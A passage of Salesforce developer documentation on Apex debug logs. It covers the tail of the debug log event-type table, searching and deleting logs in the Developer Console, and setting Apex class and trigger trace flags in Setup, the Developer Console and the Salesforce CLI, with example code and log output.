`SLA_END`	Number of cases, load time, processing time, number of case milestones to insert, update, or delete, and new trigger	Workflow	INFO and above
`SLA_EVAL_MILESTONE`	Milestone ID	Workflow	INFO and above
`SLA_NULL_START_DATE`	None	Workflow	INFO and above
`SLA_PROCESS_CASE`	Case ID	Workflow	INFO and above
`SOQL_EXECUTE_BEGIN`	Line number, number of aggregations, and query source	DB	INFO and above
`SOQL_EXECUTE_END`	Line number, number of rows, and duration in milliseconds	DB	INFO and above
`SOQL_EXECUTE_EXPLAIN`	Query Plan details for the executed SOQL query. To get feedback on query performance, see Get Feedback on Query Performance.	DB	FINEST

Event Name	Fields or Information Logged with Event	Category Logged	Level Logged
`SOSL_EXECUTE_BEGIN`	Line number and query source	DB	INFO and above
`SOSL_EXECUTE_END`	Line number, number of rows, and duration in milliseconds	DB	INFO and above

`STACK_FRAME_VARIABLE_LIST`	Frame number and variable list of the form: *Variable number* | *Value*. For example:
	`var1:50`
	`var2:'Hello World'`
		Apex Profiling	FINE and above

`STATEMENT_EXECUTE`	Line number	Apex Code	FINER and above

`STATIC_VARIABLE_LIST`	Variable list of the form: *Variable number* | *Value*. For example:
	`var1:50`
	`var2:'Hello World'`
		Apex Profiling	FINE and above

`SYSTEM_CONSTRUCTOR_ENTRY`	Line number and the string `<init>()` with the types of parameters, if any, between the parentheses	System	FINE and above
`SYSTEM_CONSTRUCTOR_EXIT`	Line number and the string `<init>()` with the types of parameters, if any, between the parentheses	System	FINE and above
`SYSTEM_METHOD_ENTRY`	Line number and method signature	System	FINE and above
`SYSTEM_METHOD_EXIT`	Line number and method signature	System	FINE and above
`SYSTEM_MODE_ENTER`	Mode name	System	INFO and above

Event Name	Fields or Information Logged with Event	Category Logged	Level Logged
`SYSTEM_MODE_EXIT`	Mode name	System	INFO and above
`TESTING_LIMITS`	None	Apex Profiling	INFO and above
`TOTAL_EMAIL_RECIPIENTS_QUEUED`	Number of emails sent	Apex Profiling	FINE and above
`USER_DEBUG`	Line number, logging level, and user-supplied string	Apex Code	DEBUG and above by default. If the user sets the log level for the `System.Debug` method, the event is logged at that level instead.
`USER_INFO`	Line number, user ID, username, user timezone, and user timezone in GMT	Apex Code	ERROR and above
`VALIDATION_ERROR`	Error message	Validation	INFO and above
`VALIDATION_FAIL`	None	Validation	INFO and above
`VALIDATION_FORMULA`	Formula source and values	Validation	INFO and above
`VALIDATION_PASS`	None	Validation	INFO and above
`VALIDATION_RULE`	Rule name	Validation	INFO and above

Event Name	Fields or Information Logged with Event	Category Logged	Level Logged
`VARIABLE_ASSIGNMENT`	Line number, variable name (including the variable's namespace, if applicable), a string representation of the variable's value, and the variable's address	Apex Code	FINEST
`VARIABLE_SCOPE_BEGIN`	Line number, variable name (including the variable's namespace, if applicable), type, a value that indicates whether the variable can be referenced, and a value that indicates whether the variable is static	Apex Code	FINEST
`VARIABLE_SCOPE_END`	None	Apex Code	FINEST
`VF_APEX_CALL_START`	Element name, method name, return type, and the typeRef for the Visualforce controller (for example, `YourApexClass`)	Apex Code	INFO and above
`VF_APEX_CALL_END`	Element name, method name, return type, and the typeRef for the Visualforce controller (for example, `YourApexClass`)	Apex Code	INFO and above
`VF_DESERIALIZE_VIEWSTATE_BEGIN`	View state ID	Visualforce	INFO and above
`VF_DESERIALIZE_VIEWSTATE_END`	None	Visualforce	INFO and above
`VF_EVALUATE_FORMULA_BEGIN`	View state ID and formula	Visualforce	FINER and above
`VF_EVALUATE_FORMULA_END`	None	Visualforce	FINER and above
`VF_PAGE_MESSAGE`	Message text	Apex Code	INFO and above
`VF_SERIALIZE_VIEWSTATE_BEGIN`	View state ID	Visualforce	INFO and above
`VF_SERIALIZE_VIEWSTATE_END`	None	Visualfo	INFO and

Event Name	Fields or Information Logged with Event	Category Logged	Level Logged
		rce	above
`WF_ACTION`	Action description	Workflow	INFO and above
`WF_ACTION_TASK`	Task subject, action ID, rule name, rule ID, owner, and due date	Workflow	INFO and above
`WF_ACTIONS_END`	Summary of actions performed	Workflow	INFO and above
`WF_APPROVAL`	Transition type, `EntityName: NameField Id`, and process node name	Workflow	INFO and above
`WF_APPROVAL_REMOVE`	`EntityName: NameField Id`	Workflow	INFO and above
`WF_APPROVAL_SUBMIT`	`EntityName: NameField Id`	Workflow	INFO and above
`WF_APPROVAL_SUBMITTER`	Submitter ID, submitter full name, and error message	Workflow	INFO and above
`WF_ASSIGN`	Owner and assignee template ID	Workflow	INFO and above
`WF_CRITERIA_BEGIN`	`EntityName: NameField Id`, rule name, rule ID, and (if the rule respects trigger types) trigger type and recursive count	Workflow	INFO and above
`WF_CRITERIA_END`	Boolean value indicating success (`true` or `false`)	Workflow	INFO and above
`WF_EMAIL_ALERT`	Action ID, rule name, and rule ID	Workflow	INFO and above
`WF_EMAIL_SENT`	Email template ID, recipients, and CC emails	Workflow	INFO and above
`WF_ENQUEUE_ACTIONS`	Summary of actions enqueued	Workflow	INFO and above
`WF_ESCALATION_ACTION`	Case ID and escalation date	Workflow	INFO and above

Event Name	Fields or Information Logged with Event	Category Logged	Level Logged
`WF_ESCALATION_RULE`	None	Workflow	INFO and above
`WF_EVAL_ENTRY_CRITERIA`	Process name, email template ID, and Boolean value indicating the result (`true` or `false`)	Workflow	INFO and above
`WF_FIELD_UPDATE`	`EntityName: NameField Id` and the object or field name	Workflow	INFO and above
`WF_FLOW_ACTION_BEGIN`	ID of flow trigger	Workflow	INFO and above
`WF_FLOW_ACTION_DETAIL`	ID of flow trigger, object type, and ID of record whose creation or update caused the workflow rule to fire, name and ID of workflow rule, and the names and values of flow variables	Workflow	FINE and above
`WF_FLOW_ACTION_END`	ID of flow trigger	Workflow	INFO and above
`WF_FLOW_ACTION_ERROR`	ID of flow trigger, ID of flow definition, ID of flow version, and flow error message	Workflow	ERROR and above
`WF_FLOW_ACTION_ERROR_DETAIL`	Detailed flow error message	Workflow	ERROR and above
`WF_FORMULA`	Formula source and values	Workflow	INFO and above
`WF_HARD_REJECT`	None	Workflow	INFO and above
`WF_NEXT_APPROVER`	Owner, next owner type, and field	Workflow	INFO and above
`WF_NO_PROCESS_FOUND`	None	Workflow	INFO and above
`WF_OUTBOUND_MSG`	`EntityName: NameField Id`, action ID, rule name, and rule ID	Workflow	INFO and above
`WF_PROCESS_FOUND`	Process definition ID and process label	Workflow	INFO and above

Event Name	Fields or Information Logged with Event	Category Logged	Level Logged
`WF_PROCESS_NODE`	Process name	Workflow	INFO and above
`WF_REASSIGN_RECORD`	`EntityName: NameField Id` and owner	Workflow	INFO and above
`WF_RESPONSE_NOTIFY`	Notifier name, notifier email, notifier template ID, and reply-to email	Workflow	INFO and above
`WF_RULE_ENTRY_ORDER`	Integer indicating order	Workflow	INFO and above
`WF_RULE_EVAL_BEGIN`	Rule type	Workflow	INFO and above
`WF_RULE_EVAL_END`	None	Workflow	INFO and above
`WF_RULE_EVAL_VALUE`	Value	Workflow	INFO and above
`WF_RULE_FILTER`	Filter criteria	Workflow	INFO and above
`WF_RULE_INVOCATION`	`EntityName: NameField Id`	Workflow	INFO and above
`WF_RULE_NOT_EVALUATED`	None	Workflow	INFO and above
`WF_SOFT_REJECT`	Process name	Workflow	INFO and above
`WF_SPOOL_ACTION_BEGIN`	Node type	Workflow	INFO and above
`WF_TIME_TRIGGER`	`EntityName: NameField Id`, time action, time action container, and evaluation Datetime	Workflow	INFO and above
`WF_TIME_TRIGGERS_BEGIN`	None	Workflow	INFO and above
`XDS_DETAIL` (External object access via cross-org and OData adapters for Salesforce	For OData adapters, the POST body and the name and evaluated formula for custom HTTP headers	Callout	FINER and above

Event Name	Fields or Information Logged with Event	Category Logged	Level Logged
Connect)			
`XDS_RESPONSE` (External object access via cross-org and OData adapters for Salesforce Connect)	External data source, external object, request details, number of returned records, and system usage	Callout	INFO and above
`XDS_RESPONSE_DETAIL` (External object access via cross-org and OData adapters for Salesforce Connect)	Truncated response from the external system, including returned records	Callout	FINER and above
`XDS_RESPONSE_ERROR` (External object access via cross-org and OData adapters for Salesforce Connect)	Error message	Callout	ERROR and above

See Also

Debug Log Filtering for Apex Classes and Apex Triggers
Set Up Debug Logging
Salesforce DX Developer Guide: Generate and View Apex Debug Logs
Apex Developer Guide: Debugging Apex

Searching a Debug Log

To search for text in a debug log, use the Command Line Window in the Developer Console.

Before you can search, you must execute Apex statements to generate the log from the Command Line Window.

1. To open the Command Line Window, click CTRL+L.
2. Execute Apex code to generate a log:
   - To enter Apex statements at the command-line, type `exec` *<Apex statements>*.
     For example:

```
exec List<Account> accts = new List<Account>();
for (Integer i=0; i<20; i++){
```

```
        Account a = new Account(name='Account Name ' + i);
        accts.add(a);
}
```

- To execute code you already entered in the Enter Apex Code window, type *exec-r*.

3. After the log has been generated, type *find <string>* to search for the specified text.
   For example: `find Account Name`.
   Search results are displayed in the Command Line Window.
4. To close the Command Line Window, click CTRL+L.

See Also

Developer Console Command Line Reference

Delete Debug Logs

When your org accumulates too many debug logs, delete some or all of your system logs and monitoring logs. Use the Developer Console's Query Editor to find and delete the logs using Tooling API.

REQUIRED EDITIONS

Available in: Salesforce Classic (not available in all orgs) and Lightning Experience
Available in: **Enterprise**, **Performance**, **Unlimited**, **Developer**, and **Database.com** Editions

USER PERMISSIONS NEEDED	
To view, retain, and delete debug logs:	View All Data

1. Open Developer Console.
2. At the bottom of the console, select the **Query Editor** tab.
3. Select **Use Tooling API**.
4. Enter this SOQL query:

```
SELECT Id, StartTime, LogUserId, LogLength, Location FROM ApexLog
```

5. Click **Execute**.
6. Select the logs you want to delete. To sort by a column, click its header. To select individual logs, press Ctrl (Windows or Linux) or Command (macOS). To select a block of logs, press Shift.

   `LogLength` shows the size of the log in bytes.

   For system logs, `Location` is `SystemLog`. System logs are generated as part of system log monitoring, such as while you use Developer Console, and are visible only to you.

   For monitoring logs, `Location` is `Monitoring`. Monitoring logs are generated when your org has active `CLASS_TRACING` or `USER_DEBUG` trace flags. These logs are visible to all your org's admins.

- Each debug log must be 20 MB or smaller. Debug logs that are larger than 20 MB are reduced in size by removing older log lines, such as log lines for earlier `System.debug` statements. The log lines can be removed from any location, not just the start of the debug log.
- System debug logs are retained for 24 hours. Monitoring debug logs are retained for seven days.
- If you generate more than 1,000 MB of debug logs in a 15-minute window, your trace flags are disabled. We send an email to the users who last modified the trace flags, informing them that they can re-enable the trace flag in 15 minutes.

  Warning If the debug log trace flag is enabled on a frequently accessed Apex class or for a user executing requests often, the request can result in failure, regardless of the time window and the size of the debug logs.
- When your org accumulates more than 1,000 MB of debug logs, we prevent users in the org from adding or editing trace flags. To add or edit trace flags so that you can generate more logs after you reach the limit, delete some debug logs.

7. Click **Delete Row**.
8. To confirm the log deletion, click **Yes**.

Debug Log Filtering for Apex Classes and Apex Triggers

Debug log filtering provides a mechanism for fine-tuning the log verbosity at the trigger and class level.

REQUIRED EDITIONS

Available in: Salesforce Classic (not available in all orgs) and Lightning Experience
Available in: **Enterprise**, **Performance**, **Unlimited**, **Developer**, and **Database.com** Editions

To debug complex Apex logic, you can set Apex class and trigger trace flags, also known as debug log filters. For example, you can raise the log verbosity for a given class while turning off logging for other classes or triggers. These trace flags have the debug log type `CLASS_TRACING` and override the debug log levels of the `USER_DEBUG` and `DEVELOPER_LOG` trace flags.

When you override the debug log levels for a class or trigger, these debug log levels also apply to the class methods that your class or trigger calls and the triggers that get executed as a result. All class methods and triggers in the execution path inherit the debug log settings from their caller, unless they have their own trace flags that override these settings.

Important Apex class and trigger trace flags don't generate logs on their own. Logging occurs only if either the `USER_DEBUG` or the `DEVELOPER_LOG` trace flag is active for the user running the code.

For concrete instructions about how to configure debug log filters, see Set Up Apex Class and Trigger Trace Flags.

Example of Fine-Tuned Debug Logging

Let's explore how Apex class and trigger trace flags override the debug log levels of other trace flags.

First, define these example classes and triggers: `Class1`, `Class2`, `Class3`, `UtilityClass`, `Trigger1`, and `Trigger2`.

```
public with sharing class Class1 {
    public static void class1Method() {
        System.debug('Class1.class1Method() was called');
        Class3.class3Method();
    }
}
```

```
public with sharing class Class2 {
    public static void class2Method() {
       // Code that invokes Trigger2
        System.debug('Class2.class2Method() was called');
        Contact newContact = new Contact(FirstName='FirstName', LastName='Last
Name');
        insert newContact;
    }
}
```

```
public with sharing class Class3 {
    public static void class3Method() {
        System.debug('Class3.class3Method() was called');
        UtilityClass.utilityMethod();
    }
}
```

```
public with sharing class UtilityClass {
    public static void utilityMethod() {
        System.debug('UtilityClass.utilityMethod() was called');
    }
}
```

```
trigger Trigger1 on Account (before insert) {
    System.debug('Trigger1 invoked');
    Class1.class1Method();
    Class2.class2Method();
}
```

```
trigger Trigger2 on Contact (before insert) {
  System.debug('Trigger2 invoked');
}
```

Here's a summary of how this code runs.

- `Trigger1` fires before a new account is inserted.
- `Trigger1` calls `Class1.class1Method()` and `Class2.class2Method()`.
- The `Class1.class1Method()` calls `Class3.class3Method()`, which in turn calls the `UtilityClass.utilityMethod()` method.
- The `Class2.class2Method()` inserts a new contact, which invokes `Trigger2`

Now, let's first examine a debug log for this code without any class or trigger trace flag overrides. To invoke `Trigger1`, in an Anonymous Apex code block, create and insert a new account.

```
Account newAccount = new Account(Name='Test Account 1234');
insert newAccount;
```

If you execute an Anonymous Apex code block in the Developer Console, the `DEVELOPER_LOG` trace flag is active, and the `SFDC_DevConsole` debug log level profile is applied by default. The `SFDC_DevConsole` debug log level profile has these debug log levels set.

- Apex Code–Finest
- Apex Profiling–Info
- Callouts–Info
- Data Access–Info
- Database–Info
- NBA–Info
- System–Debug
- Validation–Info
- Visualforce–Finer
- Wave–Info
- Workflow–Info

Here's a snippet of the debug log in the Developer Console. The Debug Only filter is applied, so only `USER_DEBUG` events are shown.

```
13:40:23.49 (477255762)|USER_DEBUG|[2]|DEBUG|Trigger1 invoked
13:40:23.49 (490847713)|USER_DEBUG|[3]|DEBUG|Class1.class1Method() was called
13:40:23.49 (501554543)|USER_DEBUG|[3]|DEBUG|Class3.class3Method() was called
13:40:23.49 (513291355)|USER_DEBUG|[3]|DEBUG|UtilityClass.utilityMethod() was
called
13:40:23.49 (527535070)|USER_DEBUG|[4]|DEBUG|Class2.class2Method() was called
```

```
13:40:23.49 (570470421)|USER_DEBUG|[2]|DEBUG|Trigger2 invoked
```


Because the Apex Code debug log level is `FINEST`, all `System.debug()` statements invoked from Apex classes or triggers are written to the debug log.

Now, to demonstrate class and trigger trace flag overrides, let's change the debug log levels according to this scenario.

- Suppose `Class1` is causing some issues that you want to examine closely. You create a `Class1` trace flag that raises the debug log levels of `Class1` to the finest granularity.
- Because `Class1` calls `Class3`, `Class3` inherits the granular log filters of `Class1`. `Class3` calls `UtilityClass`, but suppose you've already tested `UtilityClass` and confirmed that it works properly. Therefore, you create a `UtilityClass` trace flag where all the log filters are turned off.
- Similarly, `Class2` isn't in the code path that causes a problem, so you create a `Class2` trace flag where logging is minimized to log only errors for the Apex Code category. Because `Class2` invokes `Trigger2`, `Trigger2` inherits the log level settings of `Class2`.


This diagram illustrates the new debug log levels in this scenario.

Fine-tuning debug logging for classes and triggers



Note In the diagram, `Trigger1` shows the default log levels without any active trace flags. When working in the Developer Console, the `DEVELOPER_LOG` trace flag is active by default, so the debug logs in this example reflect the `SFDC_DevConsole` debug log level profile instead.

Here's how the Developer Console appears after you create debug log level profiles and assign them to class or trigger trace flags.



Now, execute the Anonymous Apex code block again.

If you open the debug log and filter by Debug Only, you can see that the class and trigger trace flag overrides are applied.

```
15:29:49.42 (65879589)|USER_DEBUG|[2]|DEBUG|Trigger1 invoked
15:29:49.42 (68318473)|USER_DEBUG|[3]|DEBUG|Class1.class1Method() was called
15:29:49.42 (69855182)|USER_DEBUG|[3]|DEBUG|Class3.class3Method() was called
```

`Trigger1` retains the default `SFDC_DevConsole` debug log level profile because it doesn't have an active trigger trace flag override. Therefore, its `System.debug()` message still appears in the debug log.

The debug log level of `Class1` and `Class3` for the Apex Code category is set to `FINEST`, so the `System.debug()` statements in the called methods of these classes are shown.

The debug log level of `Class2` and `Trigger2` for the Apex Code category is set to `ERROR`, which

means that only errors and exceptions are logged. If the `System.debug()` `LoggingLevel` enum is set to `ERROR`, then `System.debug()` messages in these classes are also logged. However, in this case, the `System.debug()` logging level remains at the default `DEBUG` level. Therefore, the `System.debug()` method in the called methods of these classes aren't logged.

Finally, the debug log level of `UtilityClass` for the Apex Code category is set to `NONE`, which means that no debug logs are generated when methods from this class are called.

See Also

- Set Up Debug Logging
- Set Up Apex Class and Trigger Trace Flags
- Debug Log Levels

Set Up Apex Class and Trigger Trace Flags

You can set up an Apex class or trigger trace flag in Salesforce Setup, in the Developer Console, or by creating Tooling API objects with Salesforce CLI commands. These trace flags have the CLASS_TRACING debug log type and override the debug log levels of the USER_DEBUG and DEVELOPER_LOG trace flags.

REQUIRED EDITIONS

Available in: Salesforce Classic (not available in all orgs) and Lightning Experience
Available in: **Enterprise**, **Performance**, **Unlimited**, **Developer**, and **Database.com** Editions

USER PERMISSIONS NEEDED	
To use the Developer Console:	API Enabled AND View All Data
To view, retain, and delete debug logs:	View All Data
To execute anonymous Apex:	Author Apex
To save changes to Apex classes and triggers:	Author Apex
To use Salesforce CLI and run Tooling API queries:	API Enabled

Tip For an applied example of using Apex class and trigger trace flags, see Debug Log Filtering for Apex Classes and Apex Triggers.

Create Apex Class and Trigger Trace Flags in Setup

Note Although you can set up an Apex class or trigger trace flag in Setup, these trace flags don't appear in the log list on the Debug Logs page. The page shows only `USER_DEBUG` and `DEVELOPER_LOG` log types, not `CLASS_TRACING` log types. You can still access `CLASS_TRACING` log types created in Setup from the Apex class or trigger's Setup page, from the Developer Console,

or with Tooling API.

1. From Setup, enter *Debug Logs* in the Quick Find box, and then click **Debug Logs**.
2. Click **New**.
3. For Traced Entity Type, select **Apex Class** or **Apex Trigger**.
4. For Traced Entity Name, enter the name of the Apex class or trigger that you want to add a trace flag to.
5. To define a time period during which the trace flag is active, enter a Start Date and an Expiration Date.
6. To set a debug level profile, either enter the name of a debug level profile that you've already defined, or click **New Debug Level**.

   If you click **New Debug Level**, a new window opens. To define a new debug level profile, in the new window, enter a name for the debug level profile. Then select a debug log level for each debug log category. Save your changes.


7. Save the trace flag.

View, Edit, or Delete Apex Class and Trigger Trace Flags in Setup


1. Navigate to the appropriate Apex class or trigger Setup page.
   a. For Apex class trace flags, from Setup, enter *Apex Classes* in the Quick Find box, and then click **Apex Classes**.
   b. For Apex trigger trace flags, from Setup, enter *Apex Triggers* in the Quick Find box, and then click **Apex Triggers**.
2. Click the name of the Apex class or trigger that you want to examine.
3. Click the desired option.
   a. To create a trace flag, click **New**. Then enter a start date, an expiration date, and a debug level profile for the trace flag.
   b. To delete a trace flag, in the trace flag's Action column, click **Delete**.
   c. To modify a trace flag's start date, expiration date, or debug level profile, click **Edit**.
   d. To modify a trace flag's debug levels, click **Filters**. Then select the desired debug level for each category.
   e. To delete all trace flags for the Apex class or trigger, click **Delete All**.
4. Save your changes.

Create Apex Class and Trigger Trace Flags in the Developer Console

1. From the Developer Console, click **Debug | Change Log Levels...**.



2. In the Class and Trigger Trace Overrides section, click **Add**.
3. Select the class or trigger that you want to add a trace flag to.
4. To define a time period during which the trace flag is active, click the Start Date cell for the class or trigger, and then enter or select a valid start time. Then click the Expiration Date cell and enter or select a valid end time.
5. To set a debug level profile, click **Add/Change** in the DebugLevel Action cell for the class or trigger. Then perform one of these actions.
   a. To set the debug level to a debug level profile that you already defined, click the name of the debug level profile so that its row is highlighted. Then click **Done**.
   b. To adjust the debug levels of a debug level profile that you already defined, click the name of the debug level profile so that its row is highlighted. Select a new debug level from the dropdowns for each debug log category that you want to adjust. Then click **Done**.
   c. To add a new debug level profile, click **Add**. In the new window, enter a DebugLevel Name. Then select a debug level from the dropdowns for each debug log category. Click **Add**, and then click **Done**.
   d. To delete a debug level profile, click the name of the debug level profile, and then click **Remove**. Then click **Done**.
   Warning: This action removes the debug log profile from all of its assigned trace flags.



Create Apex Class and Trigger Trace Flags Using Salesforce CLI Commands

Note Where possible, we changed noninclusive terms to align with our company value of Equality. We maintained certain terms to avoid any effect on customer implementations.

1. If you don't have an existing debug level profile that you want to use, first create a DebugLevel record with Tooling API by using the `sf data create record` command. Replace the placeholder values with the desired name of the debug level profile and the desired debug level for each debug log category.

```
sf data create record --use-tooling-api --sobject DebugLevel --values "Devel
operName='DEBUG_LEVEL_PROFILE_NAME' MasterLabel='DEBUG_LEVEL_PROFILE_NAME' W
orkflow='FINER' ApexCode='FINE' System='DEBUG' Validation='INFO' Database='I
NFO' Callout='INFO' Visualforce='INFO' ApexProfiling='INFO'"
```

2. Get the `DebugLevel` record ID for the debug level profile by using the `sf data query` command. Replace the placeholder value with the `DeveloperName` of the debug level profile.

```
sf data query --query "SELECT Id FROM DebugLevel WHERE DeveloperName='DEBU
G_LEVEL_PROFILE_NAME'"
```

